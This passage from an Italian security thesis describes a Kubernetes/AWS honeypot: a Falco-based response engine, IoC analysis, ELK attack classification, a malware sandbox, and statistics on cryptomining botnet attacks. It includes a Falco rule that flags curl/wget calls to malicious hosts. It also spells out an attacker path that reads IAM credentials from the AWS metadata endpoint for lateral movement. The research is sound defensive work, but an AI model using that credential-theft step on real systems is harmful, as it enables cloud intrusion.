- fermare comportamenti che possono alterare la fruibilità della piattaforma cloud, e quindi anche dei cluster. Infatti, nel caso in cui i containers venissero attaccati per sferrare degli attacchi di Denial of Service (DoS) all'esterno, i cluster potrebbero essere sospesi; oppure il traffico in uscita potrebbe essere bloccato su specifiche porte, il che altererebbe le statistiche e le funzionalità dell'honeypot.

Dunque, alla luce dei motivi sopracitati adottare un response engine introduce molteplici vantaggi anche in una honeypot. L'unico sforzo richiesto è quello di dovere aggiornare periodicamente, su ogni cluster, le regole Falco necessarie per individuare e quindi fermare i vari attacchi.

5.6.1 L'architettura

L'architettura di un response engine non è fissa e immutabile. Infatti al fine di adottare tale meccanismo si possono impiegare varie soluzioni.

Tra queste, molte vedono l'utilizzo di Falco e Falcosidekick, con una terza componente che invece può variare. Le prime due hanno lo scopo di fare detection e propagare l'alert ad una terza componente. Quest'ultima, di contro, è quella implicata nella risposta all'allarme stesso. Essa può essere scelta tra le tante soluzioni open source, come Kubeless, OpenFaas e Argo. Vista però la familiarità già acquisita proprio con Argo, avendolo deployato come servizio Kubernetes vulnerabile, si è deciso di adottarlo al fine di completare l'architettura del response engine, definita nel blog di Falco stesso [42]. Essa perciò appare come nell'immagine 5.2 e funziona nel seguente modo:

- Falco ha lo scopo di monitorare le system call invocate dai pod e, nel caso di match con delle condizioni definite in apposite Falco rules, deve anche generare i relativi allarmi;

- ogni allarme generato da Falco verrà ricevuto e poi inoltrato da Falcosidekick. Questo infatti è un daemon che interfaccia Falco verso l'esterno, permettendogli di ampliare il ventaglio di destinatari cui potrà notificare quegli alerts;

- l'alert verrà, così, notificato da Falcosidekick ad Argo Events. Tale componente inserirà tale allarme su un bus di eventi Argo;

- il bus di eventi, a seconda del verificarsi di determinate condizioni, innescherà poi un Argo Workflow che definisce un task da dovere eseguire. Ciò è reso possibile dal cosiddetto "Sensor", il quale triggererà un Argo Workflow solo



Figura 5.2: L'architettura del response engine [42]

nel caso in cui gli eventi pushati nel bus facciano match con il filtro definito dal Sensor stesso. Nel caso dell'honeypot il filtro è stato configurato con i nomi delle Falco rules che rilevano gli attacchi in base a degli IoC collezionati nei vari mesi, come quelli relativi agli IP malevoli o alle esecuzioni di binaries o di processi noti;

- una volta che verrà innescato un Argo Workflow verrà creato un nuovo pod, il cui scopo sarà quello di uccidere il pod che prima aveva generato l'allarme Falco, ovvero quello che era stato attaccato. Poichè quel pod, però, era inizialmente stato definito all'interno di un deployment, una volta distrutto, verrà ricreato e quindi quel servizio applicativo tornerà a disposizione per essere nuovamente attaccato.

Grazie a tale strategia, quindi, è stato adottato un meccanismo di pronta risposta agli attacchi perpetrati sui pods, che ne implica anche la ricreazione.

Tuttavia, com'è stato riportato in precedenza, a fare scattare gli Argo Workflows sono state delle regole Falco definite nel Sensor. Queste regole riportano gli IoC collezionati nei vari mesi, sulla base degli IP, dei domini, dei nomi dei malware e dei processi che essi generano.

Ciò implica che gli attacchi riscontrati sono stati studiati, classificati e suddivisi per tipologia in base al loro scopo; quindi, tramite una loro esecuzione dinamica e con l'impiego di Sysdig open source, sono stati anche analizzati i processi da essi generati e le relative system calls.

La fase di investigation di tali attacchi necessita quindi di un approfondimento specifico, cui seguirà poi anche una digressione relativa alla loro classificazione.

5.7 Come sono stati analizzati gli attacchi

Gli attacchi riscontrati nell'honeypot sono stati analizzati al fine di ottenere degli IoCs. Questi ultimi sono stati impiegati per concepire delle regole Falco dotate di elementi validi per riconoscere le evidenze degli attacchi informatici subiti. Così facendo, tali regole sono state impiegate sia nel meccanismo di response engine, sia per fornire uno strumento di ulteriore difesa rivolto a qualsiasi istanza.

La composizione di una delle regole che può essere ottenuta a partire dagli IoC, sfruttando gli IP o i domini malevoli che sono stati riscontrati può essere la seguente:

```
- macro: "proc_args_with_malicious_domain_ip"
  condition: >
    (proc.args contains "malicious_ip_1" or
    proc.args contains "malicious_domain_2" or ...)

- rule: "Malicious IP or domain detected on proc_cmdline"
  desc: "Malicious commands detected in pod or host. The
   rule was triggered by the IP or domains in proc_cmdline"
  condition: >
    evt.type = execve and evt.dir = < and
    (proc.name="curl" or proc.name="wget") and
    proc_args_with_malicious_domain_ip
  exceptions: []
  output: "Malicious connections to IP or domains detected
   in pod or host. %proc.cmdline %evt.args"
  priority: "WARNING"
  tags: []
  source: "syscall"
```

Al fine di ottenere degli IoC validi, però, la maggior parte dei malware ha richiesto un'analisi approfondita.

In una prima fase di dispiegamento della honeypot, l'ispezione degli attacchi è stata effettuata manualmente. Quindi, una volta aver esposto i containers vulnerabili e aver creato le relative regole Falco al fine di individuare eventuali esecuzioni malevole al loro interno, sono stati applicati dei filtri sugli eventi Falco notificati tramite Sysdig Secure così da carpirne i tratti salienti, tra cui i comandi lanciati.

Durante i primi due mesi di ricerca, le evidenze hanno dimostrato che una grossa percentuale degli attacchi riscontrati (superiore al 98%) si basava sull'esecuzione di RCE che tramite comandi di *wget* e *curl*, andavano a scaricare malware o scripts, i quali, una volta eseguiti, infettavano il container vittima.

Alla luce di questi motivi, l'attenzione è stata focalizzata sul rilevamento di questi due tipi di istruzioni. La loro analisi ha permesso di ispezionare gli IP e gli URL da cui venivano scaricati eventuali malware. Fatto ciò, al fine di ottenere un'idea generica del tipo di dominio o malware riscontrato, si è fatto uso di strumenti come Virus Total (nella versione gratuita), in grado di dare una valutazione di tali IoC o binaries, e al fine di indicarne la famiglia malware di appartenenza. Perciò questo tipo di approccio ha permesso di fare una prima scrematura degli attacchi, verificando se questi fossero già noti, se fossero individuati come effettivamente malevoli dal tool citato in precedenza, e di conseguenza anche per capire se la loro analisi meritasse ulteriori approfondimenti.

Come si potrà evincere nei prossimi due capitoli, una parte degli attacchi rilevati sono risultati essere miners legittimi e quindi non sono stati investigati a fondo. Negli altri casi, invece, i malware sono stati ispezionati, sia con Sysdig open source, che ha permesso di effettuare un'analisi più dettagliata dei malware stessi, sia con altri strumenti, come Ghidra, per effettuare un'analisi statica.

L'impiego di Sysdig open source ha permesso di individuare i processi generati dai malware, il download di ulteriori file che venivano scaricati, eventuali connessioni di rete aperte con l'esterno, e tanto altro. Tali informazioni hanno consentito di ottenere degli IoCs che sono stati collezionati e salvati nel tempo all'interno di un database, il quale, tenendo conto di tutte le evidenze riscontrate, ha permesso di classificare gli attacchi automaticamente.

Tuttavia nell'ultima fase di gestione dell'honeypot è stato anche introdotto un ulteriore ambiente che ha permesso di effettuare le analisi degli attacchi subiti in maniera automatica, o almeno in parte. Questo ambiente può essere considerato come una sandbox che effettua le analisi su dei comandi o su un binary non noto, e che quindi, processa l'input al fine di restituire in output un report sulle nuove evidenze riscontrate, con annessi IoCs e relative regole.

Prima di addentrarci nei dettagli di tale sandbox, è necessario però capire quali sono gli input su cui essa opera. Essi possono essere un binary, se l'analisi sia stata richiesta manualmente, ma anche un JSON, nel caso in cui abbia ricevuto i logs dall'istanza ELK. Su quest'ultima verterà il prossimo paragrafo, per poi tornare a trattare la sandbox.

5.8 La classificazione degli attacchi con ELK

Come già descritto nel capitolo che tratta i tools, ELK è stato impiegato al fine di andare a ricevere i logs generati da Sysdig Secure e quelli relativi alle Docker API exploitabili da remoto.

L'impiego di tale piattaforma, tuttavia, è stato sfruttato anche con lo scopo di automatizzare il processo di classificazione degli attacchi relativi ai containers. Per fare ciò, su Elasticsearch sono stati creati prevalentemente tre indici:

- nel primo vengono ricevuti tutti i logs provenienti da Sysdig Secure;
- nel secondo è stato mantenuto il database degli IoC relativi agli attacchi collezionati nei mesi;
- nel terzo, invece, sono stati prodotti i report relativi alla classificazione degli attacchi ricevuti dai containers.

Quindi, a partire dal database e a partire dai logs generati in una finestra temporale specifica, ampia diversi giorni, l'istanza ELK è stata programmata con lo scopo di classificare periodicamente i logs sulla base degli IoC immagazzinati nel database. Per tale proposito, all'interno dell'istanza ELK sono stati schedulati degli scripts per effettuare delle operazioni di "join" tra il database e gli eventi della medesima finestra temporale:

- se gli IoC rilevati nei logs coincidono con quelli del database, allora ELK è in grado di classificare un attacco come noto. Quindi gli assegna un nome a partire dalla entry del database e inserisce nel terzo indice di Elasticsearch, menzionato prima, un report. Esso ha lo scopo di notificare che quel determinato attacco è stato rilevato ad un determinato orario, in una specifica regione, su un certo container, e così via;
- se invece un log non corrisponde ad alcun IoC salvato nel database, nell'istanza ELK viene prodotto un file con all'interno tutte le informazioni relative a quel log che non è stato classificato e che quindi necessita di un'ulteriore analisi.

L'adozione di questa strategia ha permesso di andare ad automatizzare la classificazione degli attacchi che tiene conto sia della regione coinvolta, sia del tipo di container, ma anche dell'obiettivo dell'attacco stesso.

Tuttavia, va sottolineato che tale tipo di classificazione tiene conto delle minacce associate a comandi come *curl* e *wget*, ovvero i comandi che sono stati rilevati come i più frequenti e che con ogni probabilità sono eseguiti da botnet. Gli incidenti più "manuali" in cui, ad esempio, un attaccante va ad aprire una reverse shell, per poi scrivere un file direttamente nel filesystem di un container, senza coinvolgere i comandi di *curl* e *wget*, non vengono presi in considerazione da tale processo

di automazione. Essi quindi necessitano di un'ispezione e di un conseguente inserimento manuale dell'attacco nel database di ELK.

Inoltre, come appena schematizzato, tale processo è anche in grado di andare a rilevare l'esecuzione di attacchi non noti, o comunque potenzialmente nuovi, relativi ad esempio alla scoperta di un nuovo URL, IP o dominio impiegato nel lancio dei comandi *curl* o *wget*. Le evidenze associate, come anticipato, vengono salvate all'interno di un log file al fine di segnalarne il mancato "match" con il database e la mancata classificazione. Gli attacchi corrispondenti a tali evidenze potranno così essere ispezionati manualmente o tramite il processo di sandboxing. I relativi logs, infatti, saranno inviati in un bucket S3 che innescherà l'esecuzione della sandbox.

5.9 La Sandbox

Al fine di automatizzare lo studio e l'ispezione di nuovi attacchi e binaries è stato realizzato un processo di sandboxing, tramite l'impiego di Sysdig, ELK ed AWS. La sua esecuzione è schematizzata in figura 5.3.



Figura 5.3: Schema del processo di sandboxing

La sandbox in questione non è altro che un'istanza EC2 che viene creata da una Lambda Function, la quale a sua volta viene innescata dall'inserimento di un file in un bucket S3 specifico. Ciò avviene quando:

1. viene inserito manualmente un binary che si vuole ispezionare all'interno del bucket S3;

2. l'istanza ELK inserisce un JSON all'interno del bucket S3, contenente i comandi che non hanno fatto match con alcuna entry del database di ELK;

In questo modo il servizio Lambda verrà triggerato e creerà una nuova istanza EC2 che riceverà il file (binary o JSON) che è stato inserito all'interno del bucket. Così facendo, la sandbox sarà in grado di andare ad analizzare il contenuto del file, effettuando, a seconda di uno dei due scenari, delle esecuzioni differenti.

Nel primo caso lancerà il binary ed effettuerà delle captures con lo scopo di rilevarne le esecuzioni. In parallelo sarà in grado di usare le API di Virus Total con lo scopo di ottenere delle informazioni associate ad esso.

Nel secondo caso, invece, cercherà di eseguire i comandi ricevuti all'interno del JSON. Quindi se esso conterrà una *curl* impiegata per scaricare un file, replicherà tale comando, salverà il nuovo file all'interno dell'istanza e tenterà di eseguirlo a seconda delle sue specifiche. Fatto ciò l'esecuzione della sandbox proseguirà secondo il procedimento definito nel primo scenario.

Dopo che la sandbox avrà effettuato le sue analisi, essa sposterà i risultati e le evidenze ottenute all'interno di un altro bucket S3 e terminerà. Quindi l'istanza EC2 verrà distrutta.

Tra gli output che vengono restituiti dalla sandbox sarà tenuta traccia dei processi generati dall'esecuzione di eventuali binary, delle connessioni aperte, di tutti i file scaricati, letti o modificati. Inoltre verranno salvate le captures riconducibili all'esecuzione di Sysdig open source e i report generati tramite Virus Total.

Tutto ciò permette di automatizzare una buona parte della fase di investigation dei nuovi attacchi che vengono rilevati nell'honeypot, poichè prevede l'esecuzione di molteplici task che altrimenti richiederebbero uno svolgimento manuale. Porta inoltre alla produzione di IoC che, se esaustivi, potrebbero essere inseriti manualmente nel database di ELK, il quale in futuro sarebbe in grado di classificare tutti gli altri logs riconducibili ad essi.

In alternativa se la sandbox restituisse dati mancanti, ad esempio riconducibili alla scoperta di malware non rilevati da Virus Total, essa fornirebbe già le captures da potere andare ad analizzare, insieme a tutti i files che sono stati alterati da un'eventuale esecuzione malevola.

Infine, l'esecuzione della sandbox è anche in grado di automatizzare la creazione di Falco rule sulla base degli IoC raccolti. Ciò consente perciò anche di ottenere degli strumenti necessari al rilevamento dei processi, delle connessioni sospette e, in generale, alle esecuzioni annesse al binary o al comando lanciato.

5.10 I permessi dei clusters

Ai singoli worker nodes dei clusters sono stati assegnati dei ruoli IAM in fase di creazione. Quindi anche in tal caso, come già visto con l'user *Ryan* nel capitolo 4, ad essi è stata associata la policy che consente di richiamare il metodo *Assume-Role* per concedere ad un attaccante di fare lateral movement nel cloud.

Se ad esempio un cluster è stato associato al dominio "example.com", i ruoli relativi ad esso saranno del tipo:

- "nodes.example.com", con le policy relative ai worker nodes;
- "master.example.com", con le policy relative al master node.

Tuttavia rispetto allo scenario illustrato nel capitolo precedente, l'attaccante dovrebbe avere accesso al terminale di uno dei servizi vulnerabili illustrati prima, e dovrebbe poi analizzare i metadati relativi a quel pod. Tali metadati non sono altro che dei dati necessari alla configurazione delle istanze virtuali della piattaforma AWS.

Quindi, una volta avere ispezionato i metadati, l'attaccante potrebbe configurare una propria macchina con le credenziali AWS ottenute (ovvero quelle relative ai nodi del cluster) per poi fare information gathering di quel ruolo stesso, verificando i permessi e le policies ad esso associate. Così facendo, potrebbe scoprire l'errata, ma voluta, configurazione che permette a un nodo di assumere il ruolo di *ops-EC2Full* e potrebbe tentare un movimento laterale nel cloud che gli consentirebbe di creare delle istanze a proprio piacimento.

Al fine di reperire i metadati relativi all'istanza, un attaccante, dopo aver ottenuto l'accesso ad un container vulnerabile, potrebbe iniziare a effettuare una serie di *curl* sull'indirizzo che AWS dedica ai metadati. Esso è `169.254.169.254`, e scavando più a fondo tra gli URL associati si potrebbe scoprire l'esistenza del seguente path, che restituirebbe direttamente le credenziali AWS da potere sfruttare:

```
http:/169.254.169.254/latest/meta-data/iam/security-
    credentials/nodes.<cluster-domain>
```

Fatto ciò un attaccante può importare le credenziali ricavate in una propria macchina, sfruttandone i permessi.

A scopo illustrativo si rimanda il lettore all'appendice A, relativa a come effettuare lateral movement nella piattaforma AWS.

Capitolo 6

Statistiche e analisi degli attacchi riscontrati

Nel prosieguo di questo capitolo verranno illustrate alcune delle statistiche raccolte durante il periodo di schieramento dell'honeypot.

Esse saranno suddivise in base all'infrastruttura resa vulnerabile e presa di mira dagli attacchi: quindi istanza EC2 con Docker API accessibili da remoto, clusters Kubernetes e piattaforma AWS.

Sarà inoltre fornita una panoramica in merito ad alcune delle minacce riscontrate su di esse. Verranno così illustrati gli scopi e i trends di attacchi recenti.

6.1 Gli attacchi tramite le Docker API

In tale sezione verranno riportate alcune statistiche relative agli attacchi che sono stati sferrati sul Docker Engine dell'istanza EC2, accessibile da remoto tramite la porta 2375 e collocata in Ohio (ovvero nella regione us-east-2 di AWS).

I dati collezionati sono relativi ad un periodo ampio 30 giorni, che ha avuto inizio dalla definizione dell'infrastruttura illustrata nel capitolo 4.

Agli attacchi, indicati nella tabella 6.1, sono stati assegnati dei nomi definiti sulla base di alcuni tratti salienti estrapolati tramite gli allarmi Falco che sono stati generati grazie alle relative regole.

Inoltre, sulla base di essi è stato anche possibile tracciare quale sia stato il trend delle loro esecuzioni, come messo in rilievo nella figura 6.1.

Attack name	Goal	#Attacks
teamTNT var.1	crypto-mining malware	33
cronb.sh-attack	APT	32
teamTNT var.2	crypto-mining malware	7
teamTNT var.3	crypto-mining malware	3
cleanfda-trace	crypto-mining malware	3
kinsing-attack	crypto-mining malware	2
random-ubuntu	miner	2
random-tomcat	miner	1
fohou-borg	not detected	1

Tabella 6.1: Scopi e occorrenze di ciascun attacco



Figura 6.1: Tipologie di attacchi alle Docker API

Tutti gli attacchi qui riportati si sono alternati tra di loro al fine di sfruttare le risorse dell'istanza EC2. Alcuni di essi sono stati osservati in varie forme (come nel caso delle varianti "teamTNT"), probabilmente con il fine di aggirare eventuali meccanismi di difesa.

La maggior parte degli attacchi (60.2%) ha avuto come principale obiettivo quello di minare criptovalute. Tuttavia, mentre solo il 3.6% è stato associato a miners leciti, il 56.6% è stato ricondotto all'esecuzione di malware che, controllati da delle botnet, hanno lanciato anche altri tipi di comandi. In alcuni di questi casi, infatti, l'istanza vittima ha vestito i panni di uno "zombie" ed è stata impiegata per scaricare diversi tipi di payload malevoli, così da effettuare network scanning o sferrare attacchi di brute force a macchine o servizi all'esterno della rete.

L'altra grossa fetta di esecuzioni, pari al 38.6%, è stata rappresentata da un APT (Advanced Persistent Threat) che, tramite alcuni rootkit, è stato in grado di prendere il pieno controllo dell'istanza attaccata.

In un solo caso, invece, è stato riscontrato il tentativo di impiego dell'immagine "fohou/borg", con ogni probabilità malevola, che tuttavia non è stata nemmeno lanciata all'interno dell'istanza. Infatti questa non è risultata disponibile poichè già eliminata da Docker Hub, ovvero il Docker registry di default dell'istanza. Su di essa, quindi, non si sono potute reperire maggiori informazioni.

Nella tabella 6.2 sono inoltre riportate le immagini Docker impiegate da ciascun attacco. Da essa si può evincere che, mentre in alcuni casi i container sono stati lanciati a partire da immagini ufficiali, come quelle di Alpine, Ubuntu e Tomcat, in altri, invece, sono state impiegate delle immagini sospette, tra cui *alpineos/dockerapi* e *docker72590/apache*. Mentre *alpineos/dockerapi* è stata riscontrata nell'honeypot per l'ultima volta l'8 Novembre 2021, per poi essere cancellata anche da Docker Hub, l'altra immagine, ovvero *docker72590/apache*, a fine Novembre 2021 è risultata essere ancora disponibile e impiegata con lo scopo di sferrare attacchi, tanto da contare più di diecimila downloads.

In conclusione, tutti gli attacchi sopra elencati risultano essere attacchi recenti. Molti di essi, infatti, sono stati documentati anche da altre fonti solo nella seconda metà del 2021.

6.2 Gli attacchi ai cluster Kubernetes

Dopo una fase di rodaggio che nei primi mesi ha permesso di testare un cluster Kubernetes con le relative regole Falco, sono stati dispiegati tre clusters localizzati ogni mese in zone AWS differenti e con un'architettura omogenea, già illustrata nel capitolo 5.

Attack name	Images
teamTNT var.1	alpineos/dockerapi, alpine
cronb.sh	alpine
teamTNT var.2	docker72590/apache
teamTNT var.3	alpine
cleanfda-trace	alpine
kinsing-attack	ubuntu
random-ubuntu	ubuntu
random-tomcat	tomcat
fohou-borg	fohou/borg

Tabella 6.2: Immagini Docker impiegate per ogni attacco

Tuttavia, le statistiche raccolte nei primi mesi hanno avuto uno scopo più sperimentale che statistico e, quindi, non verranno riportate se non sommariamente. Seguiranno invece in maniera dettagliata i dati relativi agli ultimi 2 mesi di schieramento della honeypot, ovvero Ottobre e Novembre.

In merito ad essi, saranno evidenziati gli attacchi che sono stati ricevuti e ai quali sono stati assegnati dei nomi in base ai loro tratti salienti, come domini, binaries scaricati o malware families, in maniera simile a come già riportato nella sezione precedente relativa all'istanza EC2 vulnerabile tramite le Docker API.

6.2.1 Ottobre

Durante il mese di Ottobre i clusters sono stati deployati nelle seguenti regioni AWS: sa-east-1 (San Paolo), eu-west-2 (Londra) e ap-east-1 (Hong Kong).

Mentre le ultime due sono state impiegate per la prima volta al fine di reperire nuovi attacchi, la prima (San Paolo) aveva già dato buoni risultati nei mesi di sperimentazione e quindi è stata mantenuta.

Le statistiche riportate nella figura 6.2 evidenziano una sottile differenza relativa al numero di attacchi riscontrati per ogni regione. Tale classifica vede Hong Kong piazzarsi al primo posto (37.3%), San Paolo leggermente dietro (35.4%) e poi Londra (27.3%).

Tuttavia, una statistica piuttosto interessante è quella relativa alla varietà di attacchi riscontrati per regione. La figura 6.3 indica infatti come San Paolo, a

dimostrazione delle statistiche raccolte nei mesi precedenti, sia stata la regione al primo posto per varietà di attacchi riscontrati. Infatti, su un totale di 14 differenti tipologie di attacchi subiti in tale mese, essa è stata coinvolta in ben 12 casi, davanti a Hong Kong e Londra (8 volte entrambe).



Figura 6.2: Percentuale di attacchi riscontrati per AWS zone (Ottobre)

Sempre dal grafico 6.3 è inoltre possibile rilevare come alcuni attacchi, tra cui ad esempio *tsunami*, *hoho-attack*, *kinsing*, *sysrv-hello* e *weblog-attack* siano stati riscontrati su tutti i clusters. In tali casi, infatti, si è trattato di malware manovrati e diffusi da botnet che operavano simultaneamente, andando quindi a coinvolgere tutte le regioni anche nel giro di pochi secondi.

In merito, invece, ai containers maggiormente attaccati (figura 6.4), Ottobre vede Tomcat piazzarsi al primo posto (45.1%), e subito dietro, in ordine, WebLogic (40.0%), Jenkins (10.8%), Apache Struts 2 (3.2%) e WordPress (0.8%).

Riguardo la distribuzione e la varietà degli attacchi subiti su ciascun applicativo, è stato riscontrato un buon equilibrio (figura 6.5). Infatti, Tomcat è stato coinvolto ben 6 volte, come WebLogic, mentre Jenkins 4. A fare eccezione sono stati Apache Struts 2 e WordPress, entrambi colpiti da una sola tipologia di minacce.

Anche in tal caso, però, è possibile evidenziare come gli attacchi rilevati abbiano puntato il mirino sui containers. Infatti, mentre *kinsing* e *shellbot* (ovvero gli attacchi più frequenti) hanno puntato esclusivamente e rispettivamente WebLogic o Tomcat, altri hanno mirato a più containers contemporaneamente; su tutti *sysrv-hello*, che ha preso di mira ben 4 servizi applicativi.



Figura 6.3: Occorrenze e distribuzione dei diversi attacchi subiti per AWS zone (Ottobre)



Figura 6.4: Percentuale di attacchi riscontrati per container (Ottobre)

